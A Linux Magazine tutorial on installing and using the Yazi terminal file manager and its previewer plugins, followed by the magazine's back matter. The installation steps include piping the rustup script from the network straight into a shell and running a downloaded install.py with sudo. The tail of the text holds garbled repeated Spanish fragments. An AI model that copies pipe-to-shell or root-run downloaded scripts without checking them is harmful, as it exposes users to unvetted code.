These days, more and more developers, instead of releasing `.deb`, `.rpm`, or similar packages of their application, only use tools like Snap, which work on their own, or a language-specific package manager. Meaning that if a Python program depends on a Perl program that depends on a Ruby program, you must use `pip`, then `ppm`, and then `rubygems`, after figuring out the dependencies yourself. Not good, if you ask me [4].



Figure 4: After installing Glow, Yazi highlights Markdown files just like it does with source code.




Figure 5: The tool took longer to set up previews of ePUB ebooks.

Yazi is a good example of this trend. Getting it and all its dependencies set up and running is a multistep procedure, which is not difficult, after all, but still took me about an hour and a half of web searches and terminal commands to complete on my Ubuntu 22.04 LTS desktop.



Figure 6: In Yazi you can quickly scroll big source files in any language, with proper syntax highlighting.

Ya and the Future of Yazi

Yazi comes with another program called `ya` that, as the project matures, may become more and more important. For ordinary users, `ya` is only needed to install some plugins with its “pack” option, as in these examples (type `ya --help` to see all the available options):

```
> ya pack -a <PACKAGE> #add a package
> ya pack -l # list all packages
> ya pack -u # upgrade all packages
```

In perspective, the main purpose of `ya`, or in any case its most interesting one, is to provide an interface to Yazi’s data distribution service (DDS) [13]. Quoting from Yazi’s home page, this system is “designed to achieve communication and state synchronization between multiple Yazi instances, as well as state persistence.” In practice, it is an interface that makes it possible for different Yazi instances to talk to each other, but above all to control Yazi from external programs, be they shell scripts or anything else.

In the DDS model, different instances of Yazi can exchange messages in real time, or store them until a new instance starts. The DDS subcommands that `ya` accepts are `pub`, `pub-to`, and `sub`, which are used respectively to publish a message to the current instance, to a specific one when there is more than one running, or to subscribe to messages from all remote instances. You may use the `--help` option to check the options available for each subcommand, as in `ya pub --help`. Because the whole DDS infrastructure is in constant development and only necessary for very advanced usage of Yazi, please consult the website for more details.

Don’t worry, though! Thanks to this tutorial, the whole process should take much less time for you, even if on some distributions some steps may take slightly different forms. Then again, by the time you read this, some steps may not even be needed anymore!

On with the installation: Yazi itself is a bundle of two Rust programs called `yazi` and `ya`. The first is the actual file manager shown in the figures of this article. The second, described in the “Ya and the Future of Yazi” box, is its command-line package manager and “remote controller.”

You may download official Yazi binaries for other platforms from GitHub Releases, and, according to the homepage, a Snapcraft package for Linux is available. However, I could not find it at the time of writing, so I went with the recommended procedure to install on Linux the stable version of Yazi [5]. First, because Yazi is written in Rust, I installed the latest stable releases of the official compiler for the Rust programming language and its own package manager, Cargo:

```
> curl --proto 'https' --tlsv1.2 -sSf 2
https://sh.rustup.rs | sh
```

This command, which downloads and directly executes a shell script from the rustup website, installs all the metadata and tools needed to install Rust programs in `$HOME/.rustup`, and all the Cargo tools and catalogs inside `$HOME/.cargo`. The same shell script will also add the directory `$HOME/.cargo/bin` to the `$PATH` environment variable.

When the Rust tools are available, you can run these two other commands at the prompt, first to make sure your local Rust environment is up to date, and then to finally install the two Yazi programs I already mentioned:

```
> rustup update
> cargo install --locked yazi-fm yazi-cli
```

On my Ubuntu desktop, on which I had never used anything Rust before, those commands ran without any error, leaving the two Yazi programs installed in the folder `$HOME/.cargo/bin`. That said, they took several minutes to do it, downloading and installing several hundreds of small Rust packages of all sorts before Yazi.

Listing 1: Überzug++ Installation Procedure

```
> echo 'deb http://download.opensuse.org/repositories/home:/justkidding/xUbuntu_22.04/ /' | sudo tee /etc/apt/sources.list.d/home:justkidding.list
> curl -fsSL https://download.opensuse.org/repositories/home:justkidding/xUbuntu_22.04/Release.key | gpg --dearmor | > sudo tee /etc/apt/trusted.gpg.d/home_justkidding.gpg > /dev/null
> sudo apt update
> sudo apt install ueberzugpp
```

Listing 2: Glow Installation Procedure

```
> sudo mkdir -p /etc/apt/keyrings
> curl -fsSL https://repo.charm.sh/apt/gpg.key | sudo gpg --dearmor -o /etc/apt/keyrings/charm.gpg
> echo "deb [signed-by=/etc/apt/keyrings/charm.gpg] https://repo.charm.sh/apt/ * *" | sudo tee /
  etc/apt/sources.list.d/charm.list
> sudo apt update && sudo apt install glow
```

Now, the dependencies: To do really everything it can do, Yazi needs (besides utilities surely available in every Linux distribution such as the `file` command) many other programs, including but not limited to `fd` and `rg` to find files and search their contents, `fzf` and `zoxide` for more efficient navigation across directories, plus separate programs for every file format you want to preview in the terminal running Yazi.

However, tools like `rg` or `zoxide` are independent, relatively complex programs that many users may not need. Above all, they are tools that are much better to try and learn on their own, right at the command line, before embedding them inside Yazi or anything else. Moreover, they are tools that (once you already know Yazi) are as easy to integrate with Yazi as the previewers I discuss next, if not easier.

Therefore, in this tutorial, I focus on the previewers as the first real value that Yazi provides, and in any case the one that the great majority of potential users would want to try to use first.

Some of those previewers are Yazi plugins that you can install with the `ya` program but, being often just front ends to third-party utilities, still require additional work to function. Personally, I did not have to do anything to preview PDF files as shown in Figure 2, because the PDF viewer that Yazi requires, Popper, is installed by default on Ubuntu.

To see previews of the other file types I manage more frequently, namely images, Markdown texts, and ebooks in ePUB format, I had to work as follows.

After reading some documentation, I realized the first tool I (and probably almost everybody else trying Yazi) wanted to install was Überzug++ [6], the currently supported version of a command-line utility capable of displaying images inside almost all terminals. The best way I found to install this tool on Ubuntu was to set up the repository available at openSUSE.org [7], which also offers Fedora and Debian packages. On Ubuntu, I used the instructions in Listing 1 to manually add the Überzug++ repository to my list of approved package sources, download the corresponding digital signature with `curl`, load all the changes in the APT package-management databases, and then finally install the tool. After doing that, Yazi could show images as shown in Figure 3.

In order to see scrollable, nicely formatted previews of the Markdown source files of my blog as shown in Figure 4, I had to install the command-line Markdown renderer called Glow [8]. This is good, because Glow is a standalone program that can be used to directly preview Markdown files at the command prompt. On Ubuntu, the recommended procedure to install Glow is substantially identical to the one I just described for Überzug++ but takes the form of Listing 2.

The good part of this work is that from now on every time I run an `apt upgrade` command, both Überzug++ and Glow will be upgraded regardless of which language they're written in, which is exactly how package management on Linux should always work.

The process to make Yazi display the covers of ePUB files is more complicated (Figure 5), because it requires downloading a Yazi plugin called `epub-preview` [9], which in turn depends on the generic ePUB thumbnail generator called `epub-thumbnailer` [10], which in turn requires Pillow [11], a fork of the Python Imaging Library.

So the actual Yazi plugin must be copied in your Yazi plugins directory via `git`:

```
> git clone https://github.com/kirasok/epub-2
  preview.yazi.git ~/.config/yazi/plugins/epub-2
  preview.yazi
```

For Pillow, you must use the Python package manager `pip3`:

```
> pip3 install Pillow
```

and then you can download the file `install.py` from the ePUB thumbnailer website and run it with Python:

```
> sudo python3 install.py install
```

The reward for all this hassle is that the ePUB thumbnailer will also be usable by any other file manager you'd like to run, graphical or not.

Configuring Yazi

Installing Yazi plugins as I just explained isn't enough to actually use them. You must explicitly tell Yazi which plugins are available and on which files they should work as in Listing 3, which shows

Listing 3: Plugin Section of the Yazi Configuration File.

```
[plugin]

prepend_previewers = [
    { mime = "application/epub+zip", run = "epub-preview" },

    { name = "*.md", run = "glow" }
]
```

the section of the configuration file (by default `$HOME/.config/yazi/yazi.toml`) that enables the previewers of ePUB and Markdown files. The two settings inside braces have the same syntax: First they define which file type they apply to, and then (the `run = "epub-preview"` part) which plugin should be used to display them. The only difference is that `epub-preview` is activated by the MIME type of a file, and `Glow` by its extension (`"*.md"`).

Using Yazi

Once plugin configuration is over, you can start the file manager by typing `yazi` in your favorite terminal. The screenshots in this tutorial all show Yazi running in a Terminator tab, with a white or light yellow background. In that environment, when it's not showing any files, Yazi looks like the three-pane layout of Figure 7.

In my opinion, there are four things you should know before starting to run Yazi. The first time you type `yazi`, add the `--help` switch to see all the available command-line options. One that may be useful if you plan to integrate Yazi in your own scripts as part of a larger workflow is `--cwd-file <LAST_CWD>`, which writes to a new file called `LAST_CWD` (current working directory) the last directory Yazi was in when you told it to exit.

The second thing to know is that what I just said is one workaround for something that Yazi cannot do by itself but which may confuse first time users: In and of itself, this file manager has no way to communicate which directories it visits to the shell (or script) in which you run it.

If, for example, you start it by typing `yazi` in your home directory, then move inside Yazi to any other folder, say `/tmp`, and then quit the

program, you will find yourself in the home directory again, which may or may not be how you expect a CLI file manager to work. If this is a problem for you, the real fix is to not launch Yazi directly, but to run it from the shell wrapper provided by the developers [12].

The third thing to know is that Yazi has a lot of commands, each with its own keyboard shortcut. I have collected the most essential commands in Listing 4, but there are many more which you can see inside Yazi by pressing the tilde key. In fact, I would recommend new users, until their muscle memory has absorbed all the commands they need, to run two copies of Yazi in two distinct terminals, side by side: one just to have the whole list of commands always visible, and the other to do the actual work, without ever interrupting it to check which key one should press.

You can modify the key bindings as you wish, by redefining them in a dedicated file called `keyboard.toml`, as described in the online manual.

Fourth, as I mentioned, Yazi has tabs which are labeled with progressive numbers. You can create a new tab by pressing `t`, close it pressing `CTRL-c`, and switch to any tab in any moment by just typing its number. Alternatively, you can switch between the current tab and the previous or next one by pressing the square bracket keys.

You can create new files in the current folder by pressing `a` (as in "add," Figure 8B), and open them by pressing `o`. Uppercase `O` gives you more choices, for example, to see file metadata, in addition to just opening it with your system default editor (Figure 8C).

Listing 4: Essential Yazi Keyboard Shortcuts

```
a add, that is create
  (a folder, with trailing slash)

r rename

. view or hide hidden files

ESC cancel file selection

CTRL-r reverse file selection


y copy
x cut
p paste
P paste,overwriting if destination exists
d send to trash binaries
D delete permanently


CTRL-a select all files


; run a shell command (non blocking mode)
: run a shell command (blocking mode)


w show the task manager
q quit
```




Figure 7: The three-pane interface for Yazi, which you can clone in multiple tabs.




Figure 8: Some of the pop-up dialog windows that Yazi opens when managing tasks and files.

The more files or subdirectories there are in a directory, the more sense it makes to use a text file manager to browse them. At that point, however, it is crucial to be able to sort them in several ways. In Yazi, sorting commands start with a comma, after which you can type *m* and *c* to sort by modification or creation time and *a* and *s* in alphabetical or size order. The uppercase versions of the same letters do the same sortings, but reversed.

Filtering files is equally efficient. If you want to filter all and only the files whose names contains a given string, (e.g., “government” in Figure 8D), press *f* and start typing that string. Yazi will immediately show only the files that match that pattern, restricting the selection as you continue typing. Once you see all the files you want to filter, you can press *n* or *N* to move to the next or previous file.

Themes, Flavors, and More Plugins

Personally, I like how Yazi looks out of the box, including its header and mode lines (the top and bottom rows of the terminal window in which Yazi runs), with just the right sizes and amount of information. If you don’t like those lines, you can easily customize them following the examples in the official documentation, or even interactively during a session, for example, by typing *mp* to make the mode line show file permissions.

It is possible to further customize Yazi’s look and feel with themes and so-called “flavors,” but this is maybe the least important reason to use it, at least in the near term. At the time of writing, the themes section of Yazi’s website contains just a few themes, which I would describe

as “some dark, some light.” After trying one or two, I honestly felt no reason to load any of them, because the default interface seems perfectly useable as-is to me. Even the default console icons shown in Figure 9 are nice enough to leave them as is as far as I am concerned. That said, here is what you need to know if you want to make changes.

In Yazi, a flavor is a complete combination of custom settings for fonts, typefaces, background colors, icons, and similar items that is stored in its own file inside the directory `$HOME/.config/yazi/flavors`.

A theme, instead, is whatever is defined in the file `$HOME/.config/yazi/theme.toml`, which may contain the instruction to use a certain flavor. For example

```
[flavor]
use = "catpuccin-latte"
```

plus any other extra customization of it. Because settings inside the `theme.toml` file always override




Figure 9: Yazi shows what kind of document each file is with nice little icons (for folders, images, and PDF, Markdown, or plain-text files).

the corresponding settings in a flavor file, this structure lets the user download and update pre-made flavors from Yazi's GitHub page automatically with `git`, while guaranteeing that every customization they explicitly defined is preserved.

Plugins are much more interesting than themes because they are in no way limited to previewers. There are many more to choose from, most being of the type that is completely unnecessary for many users, but a lifesaver for others. As examples (check the website for the complete, up-to-date list!), let me note `yat1line` to customize the header and status lines, `exifaudio` to display the metadata and covers of audio files, and of course, previewers for many other types of file formats, from torrents to JSON, CSV, and Jupyter notebooks too!

There is also an `rsync` front end that creates a pop-up window like the ones in Figure 8, in which you can enter a folder, the remote server it should be synchronized to, and the corresponding username and password.

Conclusions

Yazi is a very young project and it shows. The task manager interface is still limited. I noticed that in multitab terminals such as Terminator, Yazi graphic previews (the images in Figures 2, 3, and 5) appear in all the tabs of Terminator, not just the one where Yazi is running. Besides, I haven't found previewers for HTML and Open-Document files, which I would have really appreciated.

An even more important issue may be the fact that, at least until it's available with all the previewers as one or more native Linux packages, it may not be suitable for older or single-board computers without enough disk space and memory to install it from sources, as I described. In those cases, tools like Midnight Commander would be better.

Even so, Yazi already does most things most users with lots of files need to do anyway and does them much faster than graphical file managers. Give it a try! ■■■

Info

- [1] Yazi on GitHub: <https://yazi-rs.github.io/>
- [2] Midnight Commander: <https://midnight-commander.org/>
- [3] Why is Yazi Fast? on GitHub: <https://yazi-rs.github.io/blog/why-is-yazi-fast>
- [4] The sorry, sorry state of Linux packaging: <https://stop.zona-m.net/2022/01/the-sorry-sorry-state-of-linux-packaging/>
- [5] Yazi installation on Linux: <https://yazi-rs.github.io/docs/installation>
- [6] Überzug++: <https://github.com/jstkdng/ueberzugpp>
- [7] Überzug++ packages for Debian, Ubuntu, and Fedora: <https://software.opensuse.org/download.html?project=home%3Ajustkidding&package=ueberzugpp>
- [8] Glow: <https://github.com/charmbracelet/glow>
- [9] ePUB cover preview plugin: <https://github.com/kirasok/epub-preview.yazi/>
- [10] ePUB thumbnail generator: <https://github.com/marianosimone/epub-thumbailer>
- [11] Pillow: <https://python-pillow.org/>
- [12] Yazi shell wrapper: <https://yazi-rs.github.io/docs/quick-start/>
- [13] Yazi DDS: <https://yazi-rs.github.io/docs/dds>

The Author

Marco Fioretti (<https://mfioretti.com>) is a freelance author, trainer, and researcher based in Rome, Italy, who writes about digital rights issues at <https://mfioretti.substack.com>.

Marco is also a board member of the Free Knowledge Institute (<http://freeknowledge.eu>)



LINUX NEWSSTAND



Order online:

<https://bit.ly/Linux-Magazine-catalog>

Linux Magazine is your guide to the world of Linux. Monthly issues are packed with advanced technical articles and tutorials you won't find anywhere else. Explore our full catalog of back issues for specific topics or to complete your collection.



#287/October 2024

Ollama

Many Linux users are intrigued by Large Language Model (LLM) tools like ChatGPT, but if you really want to be methodical about testing and experimenting, why get tangled in the cloud? Ollama lets you run LLMs locally on a home computer.

On the DVD: Debian 12.6 and Clonezilla 3.1.3-16



#286/September 2024

Git Ready

The Git version control system is an integral part of the Linux environment. If you're looking for a better foundation in Git, or if you already know the basics and are ready to start building Git into your own custom apps, we'll make you Git ready.

On the DVD: openSUSE Leap 15.6 and Tails 6.4



#285/August 2024

Kernel Exploits

Is Linux secure? Only if you keep up with the patches. This month we take a close look at how intruders attack unsafe versions of the Linux kernel through known and well-publicized exploits. We'll show you how to set up your own out-of-date kernel to practice on, and we'll introduce you to some of the tools and techniques attackers use to gain root access.

On the DVD: AlmaLinux 9.4 Boot DVD and Fedora Workstation 40 Live



#284/July 2024

Laptop Security

In the scary world of the Internet, "more secure than Windows" still isn't secure enough. If you want to keep your traveling systems safe from the clutches of the espionage economy, you'll need some extra help. We show you how to outfit your laptop with the extra defenses you'll need for life on the road.

On the DVD: Ubuntu Budgie 24.04 LTS and Rescuezilla 2.5



#283/June 2024

AI Tools

Everyone is fascinated with AI right now, but at the end of all the articles and interviews and research, it is fair to ask, what can I do with it really? This month we highlight some AI-based tools that will help you build your own chatbot, sharpen photo images, and more.

On the DVD: Nobara 39 and Manjaro 23.14 Gnome



#282/May 2024

D-Bus

The D-Bus architecture creates a powerful channel for applications to communicate. A deeper understanding of D-Bus will help you with troubleshooting. Also, if you know how D-Bus works, you can customize the interaction of audio tools, text editors, and other apps to save time and simplify your life.

On the DVD: Kubuntu 23.10 and Clonezilla Live 3.1.2-9

FEATURED EVENTS

Users, developers, and vendors meet at Linux events around the world. We at *Linux Magazine* are proud to sponsor the Featured Events shown here.

For other events near you, check our extensive events calendar online at <https://www.linux-magazine.com/events>.

If you know of another Linux event you would like us to add to our calendar, please send a message with all the details to info@linux-magazine.com.



SFSCON

Date: November 8-9, 2024

Location: Bolzano, Italy

Website: <https://www.sfscon.it/>

The South Tyrol Free Software Conference, SFSCON, is one of Europe's most established annual conferences on Free Software. SFSCON promotes the use of Free Software in digital infrastructures as a tool to achieve greater innovation and competitiveness. Join decision-makers and developers to learn and get inspired.

SC24

Date: November 17-22, 2024

Location: Atlanta, Georgia

Website: <https://sc24.supercomputing.org/>

Atlanta is the place to be this fall as the high performance computing community convenes for an exhilarating week of sessions, speakers, and networking at its finest. SC is an unparalleled mix of thousands of scientists, engineers, researchers, educators, programmers, and developers and who intermingle to learn, share, and grow.

State of Open Con 2025

Date: February 4-5, 2025

Location: London, United Kingdom

Website: <https://stateofopencon.com/>

Save the date for the UK's open technology conference focused on open source software, open hardware, open data, open standards, and AI openness. SOOCon provides an opportunity for people to come together and have a joint learning experience with some of the world's leading open source experts.

Events

SOSS Fusion 2024	Oct 22-23	Atlanta, Georgia	https://events.linuxfoundation.org/soss-fusion/
All Things Open 2024	Oct 27-29	Raleigh, North Carolina	https://2024.allthingsopen.org/
SOSS Community Day	Oct 30	Tokyo, Japan	https://events.linuxfoundation.org/
PyConFR 2024	Oct 31-Nov 3	Strasbourg, France	https://www.pycon.fr/2024/fr/index.html
2024 WISH (Women in Semiconductor Hardware)	Nov 7	San Jose, California	https://community.gsaglobal.org/s/lt-event?id=a1URi000000JahJMAS
Nerdearla Mexico	Nov 7-9	Mexico City, Mexico	https://dev.events/conferences/open-source-experience-3nlxf4ch
SFSCON 2024	Nov 8-9	Bolzano, Italy	https://www.sfscon.it/
SeaGL 2024	Nov 8-9	Seattle, Washington	https://seagl.org/
FOSSCOM 2024	Nov 9-10	Thessaloniki, Greece	https://dev.events/conferences/fosscomm-2024-3fmnucxq
KubeCon + CloudNativeCon North America	Nov 12-15	Salt Lake City, Utah	https://events.linuxfoundation.org
RubyConf 2024	Nov 13-15	Chicago, Illinois	https://rubyconf.org/
SC24	Nov 17-22	Atlanta, Georgia	https://sc24.supercomputing.org/
Open Source Monitoring Conf.	Nov 19-21	Nuremberg, Germany	https://osmc.de/
PyCon AU 2024	Nov 22-26	Melbourne, Australia	https://2024.pycon.org.au/
Cephalocon	Dec 4-5	Geneva, Switzerland	https://events.linuxfoundation.org/cephalocon/
Open Source Experience	Dec 4-5	Paris, France	https://dev.events/conferences/open-source-experience-3nlxf4ch
KubeCon + CloudNativeCon	Dec 11-12	IndiaDelhi, India	https://events.linuxfoundation.org/
CodeMash	Jan 14-17	Sandusky, Ohio	https://codemash.org/

WRITE FOR US

Contact Info

Editor in Chief

Joe Casad, jcasad@linux-magazine.com

Associate Editor

Amy Pettie

Copy Editor

Aubrey Vaughn

News Editor

Jack Wallen

MakerSpace Editor

Hans-Georg Eßer

Managing Editor

Lori White

Localization & Translation

Ian Travis

Layout

Dena Friesen, Lori White

Cover Design

Dena Friesen

Cover Image

© naiklon & tatty85nati, 123RF.com

Advertising

Jessica Pryor, jpryor@linuxnewmedia.com

Marketing Communications

Gwen Clark, gclark@linuxnewmedia.com

Linux New Media USA, LLC

4840 Bob Billings Parkway, Ste 104

Lawrence, KS 66049 USA

Publisher

Brian Osborn

Customer Service / Subscription

For USA and Canada:

Email: cs@linuxnewmedia.com

Phone: 1-866-247-2802

(Toll Free from the US and Canada)

For all other countries:

Email: subs@linux-magazine.com

www.linux-magazine.com

While every care has been taken in the content of the magazine, the publishers cannot be held responsible for the accuracy of the information contained within it or any consequences arising from the use of it. The use of the disc provided with the magazine or any material provided on it is at your own risk.

Copyright and Trademarks © 2024 Linux New Media USA, LLC.

No material may be reproduced in any form whatsoever in whole or in part without the written permission of the publishers. It is assumed that all correspondence sent, for example, letters, email, faxes, photographs, articles, drawings, are supplied for publication or license to third parties on a non-exclusive worldwide basis by Linux New Media USA, LLC, unless otherwise stated in writing.

Linux is a trademark of Linus Torvalds.

All brand or product names are trademarks of their respective owners. Contact us if we haven't credited your copyright; we will always correct any oversight.

Printed in Nuremberg, Germany by Kolibri Druck.

Distributed by Seymour Distribution Ltd, United Kingdom

Represented in Europe and other territories by: Sparkhaus Media GmbH, Bialasstr. 1a, 85625 Glonn, Germany.

Linux Magazine (Print ISSN: 1471-5678, Online ISSN: 2833-3950, USPS No: 347-942) is published monthly by Linux New Media USA, LLC, and distributed in the USA by Asendia USA, 701 Ashland Ave, Folcroft PA. Application to Mail at Periodicals Postage Prices is pending at Philadelphia, PA and additional mailing offices. POSTMASTER: send address changes to Linux Magazine, 4840 Bob Billings Parkway, Ste 104, Lawrence, KS 66049, USA.

Linux Magazine is looking for authors to write articles on Linux and the tools of the Linux environment. We like articles on useful solutions that solve practical problems. The topic could be a desktop tool, a command-line utility, a network monitoring application, a homegrown script, or anything else with the potential to save a Linux user trouble and time. Our goal is to tell our readers stories they haven't already heard, so we're especially interested in original fixes and hacks, new tools, and useful applications that our readers might not know about. We also love articles on advanced uses for tools our readers do know about – stories that take a traditional application and put it to work in a novel or creative way.

We are currently seeking articles on the following topics for upcoming cover themes:

- Cool Rasp Pi Projects
- Linux Shortcuts and Hacks
- System Rescue

Let us know if you have ideas for articles on these themes, but keep in mind that our interests extend through the full range of Linux technical topics, including:

- Security
- Advanced Linux tuning and configuration
- Internet of Things
- Networking
- Scripting
- Artificial intelligence
- Open protocols and open standards

If you have a worthy topic that isn't on this list, try us out – we might be interested!

Please don't send us articles about products made by a company you work for, unless it is an open source tool that is freely available to everyone. Don't send us webzine-style "Top 10 Tips" articles or other superficial treatments that leave all the work to the reader. We like complete solutions, with examples and lots of details. Go deep, not wide.

Describe your idea in 1-2 paragraphs and send it to: edit@linux-magazine.com.

Please indicate in the subject line that your message is an article proposal.

Authors

Chris Binnie	57	Martin Gerhard Loschwitz	34
Zack Brown	12	Federico Lucifredi	62
Bruce Byfield	6, 42, 48	Vincent Mealing	79
Joe Casad	3	Martin Mohr	72, 76
Mark Crutch	79	Ali Imran Nagori	44
Adam Dix	50	Rob Peters	16
Nate Drake	82	Mike Schilli	66
Marco Fioretti	88	Koen Vervloesem	28
Jon "maddog" Hall	81	Jack Wallen	8
Florian Hotze	20		

Available Starting
November 8

Issue 289 / December 2024

Coding with AI

Will artificial intelligence send the entire profession of software development to the unemployment line? Probably not, but that doesn't mean you can't benefit from readily available coding tools that build in AI techniques. Next month we study some promising candidates.

Also inside:

- changedetection.io
- Enumerating Resources
- Anki
- Videogame Preservation
- And much more!

Please note: Articles could change before the next issue.



BE THE FIRST TO SEE WHAT'S NEXT

The Linux Magazine Preview is a monthly email newsletter that gives you a sneak peek at the next issue, including links to articles posted online.

Sign up at: <https://bit.ly/Linux-Update>



hpc creates.

JOIN US IN ATLANTA
IN PERSON OR VIA THE
DIGITAL EXPERIENCE

Create the future of HPC with thousands
of researchers, engineers, technologists,
educators, and students during a week
of exhilarating programs and events.

SC24.SUPERCOMPUTING.ORG



SC24

NOV 17-22
The
INTERNATIONAL CONFERENCE for
**HIGH PERFORMANCE
COMPUTING**
NETWORKING, STORAGE, & ANALYSIS
ATLANTA, GA

SPONSORED BY



IEEE
COMPUTER
SOCIETY



SPONSORED BY

sighpc



Infinitely Flexible TUXEDO InfinityFlex 14 - Gen1



Flexibility for Your Work Environment
4G/LTE | Thunderbolt 4 | USB-C Charging



Mobility



3-in-1
Laptop
Touch Monitor
Tablet



Chassis quality



TUXEDO
tuxe.do/lxmag288





DA ASESORAMIENTO ASESORAMIENTO ASESORAMIENTO ASESORAMIENTO

GRUPO DE PASDEL GRUPO DE PASDEL GRUPO DE PASDEL GRUPO DE PASDEL

de pasdel Grupo de pasdel Grupo de pasdel Grupo de pasdel Grupo

o, no obligatorio, no obligatorio, no obligatorio, no obligatorio,

gatorio, tiempo gatorio, tiempo gatorio, tiempo gatorio, tiempo